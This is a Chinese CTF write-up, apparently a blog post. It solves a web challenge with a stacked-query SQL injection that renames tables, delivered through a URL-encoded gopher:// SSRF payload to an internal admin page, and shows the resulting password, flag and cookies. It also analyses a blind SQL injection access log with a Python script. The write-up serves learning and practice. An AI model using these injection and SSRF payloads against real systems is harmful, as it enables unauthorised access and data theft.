


本来应该继续查字段内容得到`real_admin_here_do_you_find`表中的`password`字段内容，但是这里过滤`select`、`handler`等，比赛的时候也就没去研究怎么查询到字段数据了，因为这题很明显像之前强网杯那题，我对那题有印象记得当时有一个通过修改想要查询的表的表名(`real_admin_here_do_you_find`)为当前使用的表(`fake_admin`)，然后构造一下注入得到当前表的数据的做法

```
username=mochu7';rename table fake_admin to mochu7;rename table real_admin_here_do_you_find to fake_admin#&passw
ord=mochu7
```

```
gopher://127.0.0.1:80/_%250APOST%2520/admin.php%2520HTTP/1.1%250AHost%253A%2520127.0.0.1%250AContent-Type%253A%2520application/x-www-form-urlencoded%250AContent-Length%253A%2520122%250A%250Ausername%253Dmochu7%2527%253Brename%2520table%2520fake_admin%2520to%2520mochu7%253Brename%2520table%2520real_admin_here_do_you_find%2520to%2520fake_admin%2523%2526password%253Dmochu7%250A
```


```
username=mochu7'or 1=1;show tables;#&password=mochu7
```



得到真正的admin密码：`5fb4e07de914cfc82afb44vbaf402203`

最后传入真正的admin账户名和密码

```
username=admin&password=5fb4e07de914cfc82afb44vbaf402203
```

提示我们访问`/flag.php`，并且查看源码拿着cookie去

慢慢做管理系统 | http://eci-2zej60z8cj7aeafd8bbk

view-source:http://eci-2zej60z8cj7aeafd8bbk.cloudeci1.ichunqiu.com/ssrf.php?way=gopher://127.0.0.1

NEWSCTF BUUCTF Jarvis OJ BMZCTF 攻防世界 CTFHub Google HK Google Translate

```
<!DOCTYPE html>
<html>
<body>

<form action="">
your way to gopher<br>
<input type="text" name="way" value="">
<br>
<input type="submit" value="Submit">
</form>

</body>
</html>


HTTP/1.1 302 Found
Date: Sat, 03 Apr 2021 14:21:16 GMT
Server: Apache/2.4.18 (Ubuntu)
Set-Cookie: PHPSESSID=70f9pv7gl5br1lak73ov24ovc1; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: ./flag.php
Content-Length: 1166
Content-Type: text/html; charset=UTF-8

<html>

<head>
    <meta charset="UTF-8">
    <title>慢慢做管理系统</title>
</head>
<style type='text/css'>
.table {
  display: table;
  width: 99%;
```


慢慢做管理系统 | http://eci-2zej60z8cj7aeafd8bbk | eci-2zej60z8cj7aeafd8bbk.cloud

eci-2zej60z8cj7aeafd8bbk.cloudeci1.ichunqiu.com/flag.php

NEWSCTF BUUCTF Jarvis OJ BMZCTF 攻防世界 CTFHub Google HK Google Translate

flag{f86de7e1-6114-4941-849e-faa9e078cfda}

查看器 控制台 调试器 网络 样式编辑器 性能 内存 存储 无障碍环境 应用程序 HackBar Cookie Editor

Cookie

http://eci-2zej60z8cj7aeafd8bbk.cloudeci1.ichunqiu.com

Indexed DB

本地存储

会话存储

缓存存储

项目过滤器

名称	值
_jsluid_h	9a3f92164bb724e5697d35d055fc3aea
chkphone	acWxNpxhQpDiAchhNuSnEqyiQuDIO0O0O
ci_session	b815fa11d367541b656bad964e7474a2996a2017
Hm_lvt_2d0601bd28de7d4...	1609081028,1609320401,1610418666,1611217018
PHPSESSID	70f9pv7gl5br1lak73ov24ovc1
UM_distinctid	1

Misc

你会日志分析吗

时间盲注日志分析

access.log - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

```
192.168.52.156 - - [11/Mar/2021:17:50:05 +0000] "GET /index.php?id=1'%20and%20if(ord(substr((select%20schema()),1,1))=118,sleep(2),1)--+ HTTP/1.1" 200 399 "-" "python-requests/2.21.0"
192.168.52.156 - - [11/Mar/2021:17:50:05 +0000] "GET /index.php?id=1'%20and%20if(ord(substr((select%20schema()),1,1))=119,sleep(2),1)--+ HTTP/1.1" 200 377 "-" "python-requests/2.21.0"
192.168.52.156 - - [11/Mar/2021:17:50:07 +0000] "GET /index.php?id=1'%20and%20if(ord(substr((select%20schema()),1,1))=120,sleep(2),1)--+ HTTP/1.1" 200 399 "-" "python-requests/2.21.0"
192.168.52.156 - - [11/Mar/2021:17:50:07 +0000] "GET /index.php?id=1'%20and%20if(ord(substr((select%20schema()),1,1))=121,sleep(2),1)--+ HTTP/1.1" 200 399 "-" "python-requests/2.21.0"
192.168.52.156 - - [11/Mar/2021:17:50:07 +0000] "GET /index.php?id=1'%20and%20if(ord(substr((select%20schema()),1,1))=122,sleep(2),1)--+ HTTP/1.1" 200 399 "-" "python-requests/2.21.0"
192.168.52.156 - - [11/Mar/2021:17:50:07 +0000] "GET /index.php?id=1'%20and%20if(ord(substr((select%20schema()),1,1))=65,sleep(2),1)--+ HTTP/1.1" 200 399 "-" "python-requests/2.21.0"
192.168.52.156 - - [11/Mar/2021:17:50:07 +0000] "GET /index.php?id=1'%20and%20if(ord(substr((select%20schema()),1,1))=66,sleep(2),1)--+ HTTP/1.1" 200 399 "-" "python-requests/2.21.0"
192.168.52.156 - - [11/Mar/2021:17:50:07 +0000] "GET /index.php?id=1'%20and%20if(ord(substr((select%20schema()),1,1))=67,sleep(2),1)--+ HTTP/1.1" 200 399 "-" "python-requests/2.21.0"
192.168.52.156 - - [11/Mar/2021:17:50:07 +0000] "GET /index.php?id=1'%20and%20if(ord(substr((select%20schema()),1,1))=68,sleep(2),1)--+ HTTP/1.1" 200 399 "-" "python-requests/2.21.0"
192.168.52.156 - - [11/Mar/2021:17:50:07 +0000] "GET /index.php?id=1'%20and%20if(ord(substr((select%20schema()),1,1))=69,sleep(2),1)--+ HTTP/1.1" 200 399 "-" "python-requests/2.21.0"
192.168.52.156 - - [11/Mar/2021:17:50:07 +0000] "GET /index.php?id=1'%20and%20if(ord(substr((select%20schema()),1,1))=70,sleep(2),1)--+ HTTP/1.1" 200 399 "-" "python-requests/2.21.0"
192.168.52.156 - - [11/Mar/2021:17:50:07 +0000] "GET /index.php?id=1'%20and%20if(ord(substr((select%20schema()),1,1))=71,sleep(2),1)--+ HTTP/1.1" 200 399 "-" "python-requests/2.21.0"
192.168.52.156 - - [11/Mar/2021:17:50:07 +0000] "GET /index.php?id=1'%20and%20if(ord(substr((select%20schema()),1,1))=72,sleep(2),1)--+ HTTP/1.1" 200 399 "-" "python-requests/2.21.0"
192.168.52.156 - - [11/Mar/2021:17:50:07 +0000] "GET /index.php?id=1'%20and%20if(ord(substr((select%20schema()),1,1))=73,sleep(2),1)--+ HTTP/1.1" 200 399 "-" "python-requests/2.21.0"
192.168.52.156 - - [11/Mar/2021:17:50:07 +0000] "GET /index.php?id=1'%20and%20if(ord(substr((select%20schema()),1,1))=74,sleep(2),1)--+ HTTP/1.1" 200 399 "-" "python-requests/2.21.0"
192.168.52.156 - - [11/Mar/2021:17:50:08 +0000] "GET /index.php?id=1'%20and%20if(ord(substr((select%20schema()),1,1))=75,sleep(2),1)--+ HTTP/1.1" 200 399 "-" "python-requests/2.21.0"
192.168.52.156 - - [11/Mar/2021:17:50:08 +0000] "GET /index.php?id=1'%20and%20if(ord(substr((select%20schema()),1,1))=76,sleep(2),1)--+ HTTP/1.1" 200 399 "-" "python-requests/2.21.0"
192.168.52.156 - - [11/Mar/2021:17:50:08 +0000] "GET /index.php?id=1'%20and%20if(ord(substr((select%20schema()),1,1))=77,sleep(2),1)--+ HTTP/1.1" 200 399 "-" "python-requests/2.21.0"
192.168.52.156 - - [11/Mar/2021:17:50:08 +0000] "GET /index.php?id=1'%20and%20if(ord(substr((select%20schema()),1,1))=78,sleep(2),1)--+ HTTP/1.1" 200 399 "-" "python-requests/2.21.0"
192.168.52.156 - - [11/Mar/2021:17:50:08 +0000] "GET /index.php?id=1'%20and%20if(ord(substr((select%20schema()),1,1))=79,sleep(2),1)--+ HTTP/1.1" 200 399 "-" "python-requests/2.21.0"
192.168.52.156 - - [11/Mar/2021:17:50:08 +0000] "GET /index.php?id=1'%20and%20if(ord(substr((select%20schema()),1,1))=80,sleep(2),1)--+ HTTP/1.1" 200 399 "-" "python-requests/2.21.0"
192.168.52.156 - - [11/Mar/2021:17:50:08 +0000] "GET /index.php?id=1'%20and%20if(ord(substr((select%20schema()),1,1))=81,sleep(2),1)--+ HTTP/1.1" 200 399 "-" "python-requests/2.21.0"
192.168.52.156 - - [11/Mar/2021:17:50:08 +0000] "GET /index.php?id=1'%20and%20if(ord(substr((select%20schema()),1,1))=82,sleep(2),1)--+ HTTP/1.1" 200 399 "-" "python-requests/2.21.0"
192.168.52.156 - - [11/Mar/2021:17:50:08 +0000] "GET /index.php?id=1'%20and%20if(ord(substr((select%20schema()),1,1))=83,sleep(2),1)--+ HTTP/1.1" 200 399 "-" "python-requests/2.21.0"
192.168.52.156 - - [11/Mar/2021:17:50:08 +0000] "GET /index.php?id=1'%20and%20if(ord(substr((select%20schema()),1,1))=84,sleep(2),1)--+ HTTP/1.1" 200 399 "-" "python-requests/2.21.0"
192.168.52.156 - - [11/Mar/2021:17:50:08 +0000] "GET /index.php?id=1'%20and%20if(ord(substr((select%20schema()),1,1))=85,sleep(2),1)--+ HTTP/1.1" 200 399 "-" "python-requests/2.21.0"
192.168.52.156 - - [11/Mar/2021:17:50:08 +0000] "GET /index.php?id=1'%20and%20if(ord(substr((select%20schema()),1,1))=86,sleep(2),1)--+ HTTP/1.1" 200 399 "-" "python-requests/2.21.0"
192.168.52.156 - - [11/Mar/2021:17:50:08 +0000] "GET /index.php?id=1'%20and%20if(ord(substr((select%20schema()),1,1))=87,sleep(2),1)--+ HTTP/1.1" 200 399 "-" "python-requests/2.21.0"
192.168.52.156 - - [11/Mar/2021:17:50:08 +0000] "GET /index.php?id=1'%20and%20if(ord(substr((select%20schema()),1,1))=88,sleep(2),1)--+ HTTP/1.1" 200 399 "-" "python-requests/2.21.0"
192.168.52.156 - - [11/Mar/2021:17:50:08 +0000] "GET /index.php?id=1'%20and%20if(ord(substr((select%20schema()),1,1))=89,sleep(2),1)--+ HTTP/1.1" 200 399 "-" "python-requests/2.21.0"
192.168.52.156 - - [11/Mar/2021:17:50:08 +0000] "GET /index.php?id=1'%20and%20if(ord(substr((select%20schema()),1,1))=90,sleep(2),1)--+ HTTP/1.1" 200 399 "-" "python-requests/2.21.0"
192.168.52.156 - - [11/Mar/2021:17:50:09 +0000] "GET /index.php?id=1'%20and%20if(ord(substr((select%20schema()),1,1))=44,sleep(2),1)--+ HTTP/1.1" 200 399 "-" "python-requests/2.21.0"
192.168.52.156 - - [11/Mar/2021:17:50:09 +0000] "GET /index.php?id=1'%20and%20if(ord(substr((select%20schema()),1,1))=95,sleep(2),1)--+ HTTP/1.1" 200 399 "-" "python-requests/2.21.0"
192.168.52.156 - - [11/Mar/2021:17:50:09 +0000] "GET /index.php?id=1'%20and%20if(ord(substr((select%20schema()),1,1))=61,sleep(2),1)--+ HTTP/1.1" 200 399 "-" "python-requests/2.21.0"
192.168.52.156 - - [11/Mar/2021:17:50:09 +0000] "GET /index.php?id=1'%20and%20if(ord(substr((select%20schema()),2,1))=48,sleep(2),1)--+ HTTP/1.1" 200 399 "-" "python-requests/2.21.0"
192.168.52.156 - - [11/Mar/2021:17:50:09 +0000] "GET /index.php?id=1'%20and%20if(ord(substr((select%20schema()),2,1))=49,sleep(2),1)--+ HTTP/1.1" 200 399 "-" "python-requests/2.21.0"
192.168.52.156 - - [11/Mar/2021:17:50:09 +0000] "GET /index.php?id=1'%20and%20if(ord(substr((select%20schema()),2,1))=50,sleep(2),1)--+ HTTP/1.1" 200 399 "-" "python-requests/2.21.0"
192.168.52.156 - - [11/Mar/2021:17:50:09 +0000] "GET /index.php?id=1'%20and%20if(ord(substr((select%20schema()),2,1))=51,sleep(2),1)--+ HTTP/1.1" 200 399 "-" "python-requests/2.21.0"
192.168.52.156 - - [11/Mar/2021:17:50:09 +0000] "GET /index.php?id=1'%20and%20if(ord(substr((select%20schema()),2,1))=52,sleep(2),1)--+ HTTP/1.1" 200 399 "-" "python-requests/2.21.0"
192.168.52.156 - - [11/Mar/2021:17:50:09 +0000] "GET /index.php?id=1'%20and%20if(ord(substr((select%20schema()),2,1))=53,sleep(2),1)--+ HTTP/1.1" 200 399 "-" "python-requests/2.21.0"
192.168.52.156 - - [11/Mar/2021:17:50:09 +0000] "GET /index.php?id=1'%20and%20if(ord(substr((select%20schema()),2,1))=54,sleep(2),1)--+ HTTP/1.1" 200 399 "-" "python-requests/2.21.0"
192.168.52.156 - - [11/Mar/2021:17:50:09 +0000] "GET /index.php?id=1'%20and%20if(ord(substr((select%20schema()),2,1))=55,sleep(2),1)--+ HTTP/1.1" 200 399 "-" "python-requests/2.21.0"
192.168.52.156 - - [11/Mar/2021:17:50:09 +0000] "GET /index.php?id=1'%20and%20if(ord(substr((select%20schema()),2,1))=56,sleep(2),1)--+ HTTP/1.1" 200 399 "-" "python-requests/2.21.0"
192.168.52.156 - - [11/Mar/2021:17:50:09 +0000] "GET /index.php?id=1'%20and%20if(ord(substr((select%20schema()),2,1))=57,sleep(2),1)--+ HTTP/1.1" 200 399 "-" "python-requests/2.21.0"
192.168.52.156 - - [11/Mar/2021:17:50:09 +0000] "GET /index.php?id=1'%20and%20if(ord(substr((select%20schema()),2,1))=97,sleep(2),1)--+ HTTP/1.1" 200 399 "-" "python-requests/2.21.0"
192.168.52.156 - - [11/Mar/2021:17:50:09 +0000] "GET /index.php?id=1'%20and%20if(ord(substr((select%20schema()),2,1))=98,sleep(2),1)--+ HTTP/1.1" 200 399 "-" "python-requests/2.21.0"
192.168.52.156 - - [11/Mar/2021:17:50:09 +0000] "GET /index.php?id=1'%20and%20if(ord(substr((select%20schema()),2,1))=99,sleep(2),1)--+ HTTP/1.1" 200 399 "-" "python-requests/2.21.0"
192.168.52.156 - - [11/Mar/2021:17:50:10 +0000] "GET /index.php?id=1'%20and%20if(ord(substr((select%20schema()),2,1))=100,sleep(2),1)--+ HTTP/1.1" 200 399 "-" "python-requests/2.21.0"
192.168.52.156 - - [11/Mar/2021:17:50:10 +0000] "GET /index.php?id=1'%20and%20if(ord(substr((select%20schema()),2,1))=101,sleep(2),1)--+ HTTP/1.1" 200 377 "-" "python-requests/2.21.0"
192.168.52.156 - - [11/Mar/2021:17:50:12 +0000] "GET /index.php?id=1'%20and%20if(ord(substr((select%20schema()),2,1))=102,sleep(2),1)--+ HTTP/1.1" 200 399 "-" "python-requests/2.21.0"
192.168.52.156 - - [11/Mar/2021:17:50:12 +0000] "GET /index.php?id=1'%20and%20if(ord(substr((select%20schema()),2,1))=103,sleep(2),1)--+ HTTP/1.1" 200 399 "-" "python-requests/2.21.0"
```


发现每一位中的这些测试包，都有一个包长度与其他的不一样，那这一位应该就是正确的flag，直接用Python简单处理下

```python
from base64 import *

flag = ''
with open('access.log','r') as f:
    lines = f.readlines()
    for line in lines:
        if "select%20flag%20from%20flllag" in line:
            packet_len = line[line.find(' 200 ')+5:line.find(' "-" "python-requests/2.21.0"')]
            if packet_len == '377':
                ascii_code = line[line.find('))=')+3:line.find(',sleep')]
                ascii_str = chr(int(ascii_code))
                flag += ascii_str
            else:
                pass
        else:
            pass

print(b64decode(flag).decode('utf-8'))
```

```
flag{You_are_so_great}
```